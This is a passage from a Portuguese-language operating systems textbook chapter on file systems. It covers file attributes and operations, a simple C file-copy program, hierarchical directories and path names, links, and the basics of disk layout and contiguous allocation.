Atributo	Significado
Proteção	Quem tem acesso ao arquivo e de que modo
Senha	Necessidade de senha para acesso ao arquivo
Criador	ID do criador do arquivo
Proprietário	Proprietário atual
Flag de somente leitura	0 para leitura/escrita; 1 para somente leitura
Flag de oculto	0 para normal; 1 para não exibir o arquivo
Flag de sistema	0 para arquivos normais; 1 para arquivos de sistema
Flag de arquivamento	0 para arquivos com backup; 1 para arquivos sem backup
Flag de ASCII/binário	0 para arquivos ASCII; 1 para arquivos binários
Flag de acesso aleatório	0 para acesso somente sequencial; 1 para acesso aleatório
Flag de temporário	0 para normal; 1 para apagar o arquivo ao sair do processo
Flag de travamento	0 para destravados; diferente de 0 para travados
Tamanho do registro	Número de bytes em um registro
Posição da chave	Posição da chave em cada registro
Tamanho da chave	Número de bytes na chave
Momento de criação	Data e hora de criação do arquivo
Momento do último acesso	Data e hora do último acesso do arquivo
Momento da última alteração	Data e hora da última modificação do arquivo
Tamanho atual	Número de bytes no arquivo
Tamanho máximo	Número máximo de bytes no arquivo

de antigos computadores de grande porte exigiam que o tamanho máximo fosse especificado quando o arquivo fosse criado, a fim de deixar que o sistema operacional reservasse a quantidade máxima de memória antecipadamente. Sistemas operacionais de computadores pessoais e de estações de trabalho são inteligentes o suficiente para não precisarem desse atributo.

4.1.6 Operações com arquivos

Arquivos existem para armazenar informações e permitir que elas sejam recuperadas depois. Sistemas diferentes proporcionam operações diferentes para permitir armazenamento e recuperação. A seguir uma discussão das chamadas de sistema mais comuns relativas a arquivos.

1. Create. O arquivo é criado sem dados. A finalidade dessa chamada é anunciar que o arquivo está vindo e estabelecer alguns dos atributos.
2. Delete. Quando o arquivo não é mais necessário, ele tem de ser removido para liberar espaço para o disco. Há sempre uma chamada de sistema para essa finalidade.
3. Open. Antes de usar um arquivo, um processo precisa abri-lo. A finalidade da chamada open é permitir que o sistema busque os atributos e lista de endereços do disco para a memória principal a fim de tornar mais rápido o acesso em chamadas posteriores.
4. Close. Quando todos os acessos são concluídos, os atributos e endereços de disco não são mais necessários, então o arquivo deve ser fechado para liberar espaço da tabela interna. Muitos sistemas encorajam isso impondo um número máximo de arquivos abertos em processos. Um disco é escrito em blocos, e o fechamento de um arquivo força a escrita do último bloco dele, mesmo que não esteja inteiramente cheio ainda.
5. Read. Dados são lidos do arquivo. Em geral, os bytes vêm da posição atual. Quem fez a chamada deve especificar a quantidade de dados necessária e também fornecer um buffer para colocá-los.
6. Write. Dados são escritos para o arquivo de novo, normalmente na posição atual. Se a posição atual for o final do arquivo, seu tamanho aumentará. Se estiver no meio do arquivo, os dados existentes serão sobrescritos e perdidos para sempre.
7. Append. Essa chamada é uma forma restrita de write. Ela pode acrescentar dados somente para o final do arquivo. Sistemas que fornecem um conjunto mínimo de chamadas do sistema raramente têm append, mas muitos sistemas fornecem múltiplas maneiras de fazer a mesma coisa, e esses às vezes têm append.
8. Seek. Para arquivos de acesso aleatório, é necessário um método para especificar de onde tirar os dados. Uma abordagem comum é uma chamada de sistema, seek, que reposiciona o ponteiro de arquivo para um local específico dele. Após essa chamada ter sido completa, os dados podem ser lidos da, ou escritos para, aquela posição.
9. Get attributes. Processos muitas vezes precisam ler atributos de arquivos para realizar seu trabalho. Por exemplo, o programa *make* da UNIX costuma ser usado para gerenciar projetos de desenvolvimento de software consistindo de muitos arquivos-fonte. Quando *make* é chamado, ele examina os momentos de alteração de todos os arquivos-fonte e objetos e organiza o número mínimo de compilações necessárias para atualizar tudo. Para realizar o trabalho, o *make* deve examinar os atributos, a saber, os momentos de alteração.
10. Set attributes. Alguns dos atributos podem ser alterados pelo usuário e modificados após o arquivo ter sido criado. Essa chamada de sistema torna isso possível. A informação sobre o modo de proteção é um exemplo óbvio. A maioria das sinalizações também cai nessa categoria.
11. Rename. Acontece com frequência de um usuário precisar mudar o nome de um arquivo. Essa chamada de sistema torna isso possível. Ela nem sempre é estritamente necessária, porque o arquivo em geral pode ser copiado para um outro com um nome novo, e o arquivo antigo é então deletado.

4.1.7 Exemplo de um programa usando chamadas de sistema para arquivos

Nesta seção examinaremos um programa UNIX simples que copia um arquivo do seu arquivo-fonte para um de destino. Ele está listado na Figura 4.5. O programa tem uma funcionalidade mínima e um mecanismo para reportar erros ainda pior, mas proporciona uma ideia razoável de como algumas das chamadas de sistema relacionadas a arquivos funcionam.

FIGURA 4.5 Um programa simples para copiar um arquivo.

```
/* Programa que copia arquivos. Verificacao e relato de erros e minimo.*/

#include <sys/types.h>                    /* inclui os arquivos de cabecalho necessarios */
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]);         /* prototipo ANS */

#define BUF_SIZE 4096                     /* usa um tamanho de buffer de 4096 bytes */
#define OUTPUT_MODE 0700                  /* bits de protecao para o arquivo de saida */

int main(int argc, char *argv[])
{
     int in_fd, out_fd, rd_count, wt_count;
     char buffer[BUF_SIZE];

     if (argc != 3) exit(1);              /* erro de sintaxe se argc nao for 3 */

     /* Abre o arquivo de entrada e cria o arquivo de saida*/
     in_fd = open(argv[1], O_RDONLY);     /* abre o arquivo de origem */
     if (in_fd < 0) exit(2);              /* se nao puder ser aberto, saia */
     out_fd = creat(argv[2], OUTPUT_MODE); /* cria o arquivo de destino */
     if (out_fd < 0) exit(3);             /* se nao puder ser criado, saia */

     /* Laco de copia */
     while (TRUE) {
          rd_count = read(in_fd, buffer, BUF_SIZE); /* le um bloco de dados */
          if (rd_count <= 0) break        /* se fim de arquivo ou erro, sai do laco */
          wt_count = write(out_fd, buffer, rd_count); /* escreve dados */
          if (wt_count <= 0) exit(4);     /* wt_count <= 0 e um erro */
     }

     /* Fecha os arquivos */
     close(in_fd);
     close(out_fd);
     if (rd_count == 0)                   /* nenhum erro na ultima leitura */
          exit(0);
     else
          exit(5);                        /* erro na ultima leitura */
}
```

O programa, *copyfile*, pode ser chamado, por exemplo, pela linha de comando

```
copyfile abc xyz
```

para copiar o arquivo *abc* para *xyz*. Se *xyz* já existir, ele será sobrescrito. De outra maneira, ele será criado. O programa precisa ser chamado com exatamente dois argumentos, ambos nomes legais de arquivos. O primeiro é o fonte; o segundo é o arquivo de saída.

Os quatro comandos *#include* próximos do início do programa fazem que um grande número de definições e protótipos de funções sejam incluídos no programa. Essas inclusões são necessárias para deixá-lo em conformidade com os padrões internacionais relevantes, mas não nos ocuparemos mais com elas. A linha seguinte é um protótipo da função para *main*, algo exigido pelo ANSI C, mas também não relevante para nossas finalidades.

O primeiro comando *#define* é uma definição macro, que estabelece a sequência de caracteres *BUF_SIZE* como uma macro que se expande no número 4096. O programa lerá e escreverá em pedaços de 4096 bytes. É considerada uma boa prática de programação dar nomes a constantes como essa e usá-los em vez das constantes. Não apenas essa convenção torna os programas mais fáceis de ler, mas também de manter. O segundo comando *#define* determina quem pode acessar o arquivo de saída.

O programa principal é chamado *main* e tem dois argumentos: *argc* e *argv*. Estes são oferecidos pelo sistema operacional quando o programa é chamado. O primeiro diz quantas sequências estão presentes na linha de comando que invocou o programa, incluindo o nome dele. Deveriam ser 3. O segundo é um arranjo de ponteiros para os argumentos. Na chamada de exemplo dada, os elementos desse arranjo conteriam ponteiros para os seguintes valores:

argv[0] = "copyfile"

argv[1] = "abc"

argv[2] = "xyz"

É por meio desse arranjo que o programa acessa os seus argumentos.

Cinco variáveis são declaradas. As duas primeiras, *in_fd* e *out_fd*, conterão os **descritores de arquivos**, valores inteiros pequenos retornados quando um arquivo é aberto. As outras duas, *rd_count* e *wt_count*, são as contagens de bytes retornadas pelas chamadas de sistema read e write, respectivamente. A última, *buffer*, é um buffer usado para conter os dados lidos e fornecer os dados para serem escritos.

O primeiro comando real confere *argc* para ver se ele é 3. Se não for, o programa terminará com um código de estado 1. Qualquer código de estado diferente de 0 significa que ocorreu um erro. O código de estado é o único meio de reportar erros presente nesse programa. Uma versão comercial normalmente imprimiria mensagens de erros também.

Então tentamos abrir o arquivo-fonte e criar o arquivo-destino. Se o arquivo-fonte for aberto de maneira bem-sucedida, o sistema designa um pequeno inteiro para *in_fd*, a fim de identificá-lo. Chamadas subsequentes devem incluir esse inteiro de maneira que o sistema saiba qual arquivo ele quer. Similarmente, se o destino for criado de maneira bem-sucedida, *out_fd* recebe um valor para identificá-lo. O segundo argumento para *creat* estabelece o modo de proteção. Se a abertura ou a criação falhar, o descritor do arquivo correspondente será definido como –1, e o programa terminará com um código de erro.

Agora entra em cena o laço da cópia. Esse laço começa tentando ler 4 KB de dados para o *buffer*. Ele faz isso chamando a rotina de biblioteca *read*, que na realidade invoca a chamada de sistema read. O primeiro parâmetro identifica o arquivo, o segundo dá o buffer e o terceiro diz quantos bytes devem ser lidos. O valor designado para rd_count dá o número de bytes que foram realmente lidos. Em geral, esse valor será de 4096, exceto se menos bytes estiverem restando no arquivo. Quando o final do arquivo tiver sido alcançado, ele será 0. Se o *rd_count* chegar a 0 ou um valor negativo, a cópia não poderá continuar, de maneira que o comando *break* é executado para terminar o laço (de outra maneira interminável).

A chamada *write* descarrega o buffer para o arquivo de destino. O primeiro parâmetro identifica o arquivo, o segundo dá o buffer e o terceiro diz quantos bytes escrever, análogo a *read*. Observe que a contagem de bytes é o número de bytes realmente lidos, não *BUF_SIZE*. Esse ponto é importante porque o último *read* não retornará 4096 a não ser que o arquivo coincidentemente seja um múltiplo de 4 KB.

Quando o arquivo inteiro tiver sido processado, a primeira chamada além do fim do arquivo retornará a 0 para *rd_count*, que a fará deixar o laço. Nesse ponto, os dois arquivos estão próximos e o programa sai com um estado indicando uma conclusão normal.

Embora chamadas do sistema Windows sejam diferentes daquelas do UNIX, a estrutura geral de um programa ativado pela linha de comando no Windows para copiar um arquivo é moderadamente similar àquele da Figura 4.5. Examinaremos as chamadas do Windows 8 no Capítulo 11.


4.2 Diretórios

Para controlar os arquivos, sistemas de arquivos normalmente têm **diretórios** ou **pastas**, que são em si arquivos. Nesta seção discutiremos diretórios, sua organização, suas propriedades e as operações que podem ser realizadas por eles.

4.2.1 Sistemas de diretório em nível único

A forma mais simples de um sistema de diretório é ter um diretório contendo todos os arquivos. Às vezes ele é chamado de **diretório-raiz**, mas como ele é o único, o nome não importa muito. Nos primeiros computadores pessoais, esse sistema era comum, em parte porque havia apenas um usuário. Curiosamente, o primeiro supercomputador do mundo, o CDC 6600, também tinha apenas um único diretório para todos os arquivos, embora fosse usado por muitos usuários ao mesmo tempo. Essa decisão foi tomada sem dúvida para manter simples o design do software.

Um exemplo de um sistema com um diretório é dado na Figura 4.6. Aqui o diretório contém quatro arquivos. As vantagens desse esquema são a sua simplicidade e a capacidade de localizar arquivos rapidamente — há apenas um lugar para se procurar, afinal. Às vezes ele ainda

FIGURA 4.6 Um sistema de diretório em nível único contendo quatro arquivos.

é usado em dispositivos embarcados simples como câmeras digitais e alguns players portáteis de música.

4.2.2 Sistemas de diretórios hierárquicos

O nível único é adequado para aplicações dedicadas muito simples (e chegou a ser usado nos primeiros computadores pessoais), mas para os usuários modernos com milhares de arquivos seria impossível encontrar qualquer coisa se todos os arquivos estivessem em um único diretório.


Em consequência, é necessária uma maneira para agrupar arquivos relacionados em um mesmo local. Um professor, por exemplo, pode ter uma coleção de arquivos que juntos formam um livro que ele está escrevendo, uma segunda coleção contendo programas apresentados por estudantes para outro curso, um terceiro grupo contendo o código de um sistema de escrita de compiladores avançado que ele está desenvolvendo, um quarto grupo contendo propostas de doações, assim como outros arquivos para correio eletrônico, minutas de reuniões, estudos que ele está escrevendo, jogos e assim por diante.

Faz-se necessária uma hierarquia (isto é, uma árvore de diretórios). Com essa abordagem, o usuário pode ter tantos diretórios quantos forem necessários para agrupar seus arquivos de maneira natural. Além disso, se múltiplos usuários compartilham um servidor de arquivos comum, como é o caso em muitas redes de empresas, cada usuário pode ter um diretório-raiz privado para sua própria hierarquia. Essa abordagem é mostrada na Figura 4.7. Aqui, cada diretório *A, B* e *C* contido no diretório-raiz pertence a um usuário diferente, e dois deles criaram subdiretórios para projetos nos quais estão trabalhando.

A capacidade dos usuários de criarem um número arbitrário de subdiretórios proporciona uma ferramenta de estruturação poderosa para eles organizarem o seu trabalho. Por essa razão, quase todos os sistemas de arquivos modernos são organizados dessa maneira.

4.2.3 Nomes de caminhos

Quando o sistema de arquivos é organizado com uma árvore de diretórios, alguma maneira é

FIGURA 4.7 Um sistema hierárquico de diretórios.

necessária para especificar os nomes dos arquivos. Dois métodos diferentes são os mais usados. No primeiro, cada arquivo recebe um **nome de caminho absoluto** consistindo no caminho do diretório-raiz para o arquivo. Como exemplo, o caminho */usr/ast/caixapostal* significa que o diretório-raiz contém um subdiretório *usr*, que por sua vez contém um subdiretório *ast*, que contém o arquivo *caixapostal*. Nomes de caminhos absolutos sempre começam no diretório-raiz e são únicos. No UNIX, os componentes do caminho são separados por /. No Windows o separador é \. No MULTICS era >. Desse modo, o mesmo nome de caminho seria escrito como a seguir nesses três sistemas:

```
Windows    \usr\ast\caixapostal
UNIX       /usr/ast/caixapostal
MULTICS    >usr>ast>caixapostal
```

Não importa qual caractere é usado, se o primeiro caractere do nome do caminho for o separador, então o caminho será absoluto.

O outro tipo é o **nome de caminho relativo**. Esse é usado em conjunção com o conceito do **diretório de trabalho** (também chamado de **diretório atual**). Um usuário pode designar um diretório como o de trabalho atual, caso em que todos os nomes de caminho não começando no diretório-raiz são presumidos como relativos ao diretório de trabalho. Por exemplo, se o diretório de trabalho atual é */usr/ast*, então o arquivo cujo caminho absoluto é */usr/ast/caixapostal* pode ser referenciado somente como *caixa postal.* Em outras palavras, o comando UNIX

```
cp /usr/ast/caixapostal /usr/ast/caixapostal.bak
```

e o comando

```
cp caixapostal caixapostal.bak
```

realizam exatamente a mesma coisa se o diretório de trabalho for */usr/ast*. A forma relativa é muitas vezes mais conveniente, mas ela faz o mesmo que a forma absoluta.

Alguns programas precisam acessar um arquivo específico sem se preocupar em saber qual é o diretório de trabalho. Nesse caso, eles devem usar sempre os nomes de caminhos absolutos. Por exemplo, um verificador ortográfico talvez precise ler */usr/lib/dictionary* para realizar esse trabalho. Nesse caso ele deve usar o nome de caminho absoluto completo, pois não sabe em qual diretório de trabalho estará quando for chamado. O nome de caminho absoluto sempre funcionará, não importa qual seja o diretório de trabalho.


É claro, se o verificador ortográfico precisar de um número grande de arquivos de */usr/lib*, uma abordagem alternativa é ele emitir uma chamada de sistema para mudar o seu diretório de trabalho para */usr/lib* e então usar apenas *dictionary* como o primeiro parâmetro para open. Ao mudar explicitamente o diretório de trabalho, o verificador sabe com certeza onde ele se situa na árvore de diretórios, assim pode então usar caminhos relativos.

Cada processo tem seu próprio diretório de trabalho, então quando ele o muda e mais tarde sai, nenhum outro processo é afetado e nenhum traço da mudança é deixado para trás no sistema de arquivos. Dessa maneira, é sempre perfeitamente seguro para um processo mudar seu diretório de trabalho sempre que ele achar conveniente. Por outro lado, se uma *rotina de biblioteca* muda o diretório de trabalho e não volta para onde estava quando termina, o resto do programa pode não funcionar, pois sua suposição sobre onde está pode tornar-se subitamente inválida. Por essa razão, rotinas de biblioteca raramente alteram o diretório de trabalho e, quando precisam fazê-lo, elas sempre o alteram de volta antes de retornar.

A maioria dos sistemas operacionais que aceita um sistema de diretório hierárquico tem duas entradas especiais em cada diretório, "." e "..", geralmente pronunciadas como "ponto" e "pontoponto". Ponto refere-se ao diretório atual; pontoponto refere-se ao pai (exceto no diretório-raiz, onde ele refere-se a si mesmo). Para ver como essas entradas são usadas, considere a árvore de diretórios UNIX da Figura 4.8. Um determinado processo tem */usr/ast* como seu diretório de trabalho. Ele pode usar .. para subir na árvore. Por exemplo, pode copiar o arquivo */usr/lib/dictionary* para o seu próprio diretório usando o comando

```
cp ../lib/dictionary .
```

O primeiro caminho instrui o sistema a subir (para o diretório *usr*), então a descer para o diretório *lib* para encontrar o arquivo dictionary.

FIGURA 4.8 Uma árvore de diretórios UNIX.

O segundo argumento (ponto) refere-se ao diretório atual. Quando o comando *cp* recebe um nome de diretório (incluindo ponto) como seu último argumento, ele copia todos os arquivos para aquele diretório. É claro, uma maneira mais natural de realizar a cópia seria usar o nome de caminho absoluto completo do arquivo-fonte:

```
cp /usr/lib/dictionary .
```

Aqui o uso do ponto poupa o usuário do desperdício de tempo de digitar *dictionary* uma segunda vez. Mesmo assim, digitar

```
cp /usr/lib/dictionary dictionary
```

também funciona bem, assim como

```
cp /usr/lib/dictionary /usr/ast/dictionary
```

Todos esses comandos realizam exatamente a mesma coisa.

4.2.4 Operações com diretórios

As chamadas de sistema que podem gerenciar diretórios exibem mais variação de sistema para sistema do que as chamadas para gerenciar arquivos. Para dar uma impressão do que elas são e como funcionam, daremos uma amostra (tirada do UNIX).

1. Create. Um diretório é criado. Ele está vazio exceto por ponto e pontoponto, que são colocados ali automaticamente pelo sistema (ou em alguns poucos casos, pelo programa *mkdir*).
2. Delete. Um diretório é removido. Apenas um diretório vazio pode ser removido. Um diretório contendo apenas ponto e pontoponto é considerado vazio à medida que eles não podem ser removidos.
3. Opendir. Diretórios podem ser lidos. Por exemplo, para listar todos os arquivos em um diretório, um programa de listagem abre o diretório para ler os nomes de todos os arquivos que ele contém. Antes que um diretório possa ser lido, ele deve ser aberto, de maneira análoga a abrir e ler um arquivo.
4. Closedir. Quando um diretório tiver sido lido, ele será fechado para liberar espaço de tabela interno.
5. Readdir. Essa chamada retorna a próxima entrada em um diretório aberto. Antes, era possível ler diretórios usando a chamada de sistema read usual, mas essa abordagem tem a desvantagem de forçar o programador a saber e lidar com a estrutura interna de diretórios. Por outro lado, readdir sempre retorna uma entrada em um formato padrão, não importa qual das estruturas de diretório possíveis está sendo usada.
6. Rename. Em muitos aspectos, diretórios são como arquivos e podem ser renomeados da mesma maneira que eles.
7. Link. A ligação (*linking*) é uma técnica que permite que um arquivo apareça em mais de um diretório. Essa chamada de sistema especifica um arquivo existente e um nome de caminho, e cria uma ligação do arquivo existente para o nome especificado pelo caminho. Dessa maneira, o mesmo arquivo pode aparecer em múltiplos diretórios. Uma ligação desse tipo, que incrementa o contador no i-node do arquivo (para monitorar o número de entradas de diretório contendo o arquivo), às vezes é chamada de **ligação estrita** (hard link).
8. Unlink. Uma entrada de diretório é removida. Se o arquivo sendo removido estiver presente somente em um diretório (o caso normal), ele é removido do sistema de arquivos. Se ele estiver presente em múltiplos diretórios, apenas o nome do caminho especificado é removido. Os outros continuam. Em UNIX, a chamada de sistema para remover arquivos (discutida anteriormente) é, na realidade, unlink.

A lista anterior mostra as chamadas mais importantes, mas há algumas outras também, por exemplo, para gerenciar a informação de proteção associada com um diretório.

Uma variação da ideia da ligação de arquivos é a **ligação simbólica**. Em vez de ter dois nomes apontando para a mesma estrutura de dados interna representando um arquivo, um nome pode ser criado que aponte para um arquivo minúsculo que nomeia outro arquivo. Quando o primeiro é usado — aberto, por exemplo — o sistema de arquivos segue o caminho e encontra o nome no fim. Então ele começa todo o processo de localização usando o novo nome. Ligações simbólicas têm a vantagem de conseguirem atravessar as fronteiras de discos e mesmo nomear arquivos em computadores remotos. No entanto, sua implementação é de certa maneira menos eficiente do que as ligações estritas.

4.3 Implementação do sistema de arquivos

Agora chegou o momento de passar da visão do usuário do sistema de arquivos para a do implementador. Usuários estão preocupados em como os arquivos são

nomeados, quais operações são permitidas neles, como é a árvore de diretórios e questões de interface similares. Implementadores estão interessados em como os arquivos e os diretórios estão armazenados, como o espaço de disco é gerenciado e como fazer tudo funcionar de maneira eficiente e confiável. Nas seções a seguir examinaremos uma série dessas áreas para ver quais são as questões e compromissos envolvidos.

4.3.1 Esquema do sistema de arquivos

Sistemas de arquivos são armazenados em discos. A maioria dos discos pode ser dividida em uma ou mais partições, com sistemas de arquivos independentes em cada partição. O Setor 0 do disco é chamado de **MBR** (**Master Boot Record** — registro mestre de inicialização) e é usado para inicializar o computador. O fim do MBR contém a tabela de partição. Ela dá os endereços de início e fim de cada partição. Uma das partições da tabela é marcada como ativa. Quando o computador é inicializado, a BIOS lê e executa o MBR. A primeira coisa que o programa MBR faz é localizar a partição ativa, ler seu primeiro bloco, que é chamado de **bloco de inicialização**, e executá-lo. O programa no bloco de inicialização carrega o sistema operacional contido naquela partição. Por uniformidade, cada partição começa com um bloco de inicialização, mesmo que ela não contenha um sistema operacional que possa ser inicializado. Além disso, a partição poderá conter um no futuro.

Fora iniciar com um bloco de inicialização, o esquema de uma partição de disco varia bastante entre sistemas de arquivos. Muitas vezes o sistema de arquivos vai conter alguns dos itens mostrados na Figura 4.9. O primeiro é o **superbloco**. Ele contém todos os parâmetros-chave a respeito do sistema de arquivos e é lido para a memória quando o computador é inicializado ou o sistema de arquivos é tocado pela primeira vez. Informações típicas no superbloco incluem um número mágico para identificar o tipo de sistema de arquivos, seu número de blocos e outras informações administrativas fundamentais.

Em seguida podem vir informações a respeito de blocos disponíveis no sistema de arquivos, na forma de um mapa de bits ou de uma lista de ponteiros, por exemplo. Isso pode ser seguido pelos i-nodes, um arranjo de estruturas de dados, um por arquivo, dizendo tudo sobre ele. Depois pode vir o diretório-raiz, que contém o topo da árvore do sistema de arquivos. Por fim, o restante do disco contém todos os outros diretórios e arquivos.


4.3.2 Implementando arquivos

É provável que a questão mais importante na implementação do armazenamento de arquivos seja controlar quais blocos de disco vão com quais arquivos. Vários métodos são usados em diferentes sistemas operacionais. Nesta seção, examinaremos alguns deles.

Alocação contígua

O esquema de alocação mais simples é armazenar cada arquivo como uma execução contígua de blocos de disco. Assim, em um disco com blocos de 1 KB, um arquivo de 50 KB seria alocado em 50 blocos consecutivos. Com blocos de 2 KB, ele seria alocado em 25 blocos consecutivos.

Vemos um exemplo de alocação em armazenamento contíguo na Figura 4.10(a). Aqui os primeiros 40 blocos de disco são mostrados, começando com o bloco 0 à esquerda. De início, o disco estava vazio. Então um arquivo *A*, de quatro blocos de comprimento, foi escrito a partir do início (bloco 0). Após isso, um arquivo de seis blocos, *B*, foi escrito começando logo depois do fim do arquivo *A*.

FIGURA 4.9 Um esquema possível para um sistema de arquivos.

Observe que cada arquivo começa no início de um bloco novo; portanto, se o arquivo *A* realmente ocupar 3½ blocos, algum espaço será desperdiçado ao fim de cada último bloco. Na figura, um total de sete arquivos é mostrado, cada um começando no bloco seguinte ao final do anterior. O sombreamento é usado apenas para tornar mais fácil a distinção entre os blocos. Não tem significado real em termos de armazenamento.

A alocação de espaço de disco contíguo tem duas vantagens significativas. Primeiro, ela é simples de implementar porque basta se lembrar de dois números para monitorar onde estão os blocos de um arquivo: o endereço em disco do primeiro bloco e o número de blocos no arquivo. Dado o número do primeiro bloco, o número de qualquer outro bloco pode ser encontrado mediante uma simples adição.


Segundo, o desempenho da leitura é excelente, pois o arquivo inteiro pode ser lido do disco em uma única operação. Apenas uma busca é necessária (para o primeiro bloco). Depois, não são mais necessárias buscas ou atrasos rotacionais, então os dados são lidos com a capacidade total do disco. Portanto, a alocação contígua é simples de implementar e tem um alto desempenho.

Infelizmente, a alocação contígua tem um ponto fraco importante: com o tempo, o disco torna-se fragmentado. Para ver como isso acontece, examine a Figura 4.10(b). Aqui dois arquivos, *D* e *F*, foram removidos. Quando um arquivo é removido, seus blocos são naturalmente liberados, deixando uma lacuna de blocos livres no disco. O disco não é compactado imediatamente para eliminá-la, já que isso envolveria copiar todos os blocos seguindo essa lacuna, potencialmente milhões de blocos, o que levaria horas ou mesmo dias em discos grandes. Como resultado, em última análise o disco consiste em arquivos e lacunas, como ilustrado na figura.

De início, essa fragmentação não é problema, já que cada novo arquivo pode ser escrito ao final do disco, seguindo o anterior. No entanto, finalmente o disco estará cheio e será necessário compactá-lo, o que tem custo proibitivo, ou reutilizar os espaços livres nas lacunas. Reutilizar o espaço exige manter uma lista de lacunas, o que é possível. No entanto, quando um arquivo novo vai ser criado, é necessário saber o seu tamanho final a fim de escolher uma lacuna do tamanho correto para alocá-lo.

Imagine as consequências de um projeto desses. O usuário inicializa um processador de texto a fim de criar um documento. A primeira coisa que o programa pergunta é quantos bytes o documento final terá. A pergunta deve ser respondida ou o programa não continuará. Se o número em última análise provar-se pequeno demais, o programa precisará ser terminado prematuramente, pois a lacuna do disco estará cheia e não haverá lugar para colocar o resto do arquivo. Se o usuário tentar evitar esse problema dando um número irrealisticamente grande como o tamanho final, digamos, 1 GB, o editor talvez não consiga encontrar uma lacuna tão grande e anunciará que o arquivo não pode ser criado. É claro, o usuário estaria livre para inicializar o programa novamente e dizer 500 MB dessa vez, e assim por diante até que uma lacuna adequada fosse localizada. Ainda assim, é pouco provável que esse esquema deixe os usuários felizes.

No entanto, há uma situação na qual a alocação contígua é possível e, na realidade, ainda usada: em CD-ROMs. Aqui todos os tamanhos de arquivos são


FIGURA 4.10 (a) Alocação contígua de espaço de disco para sete arquivos. (b) O estado do disco após os arquivos D e F terem sido removidos.

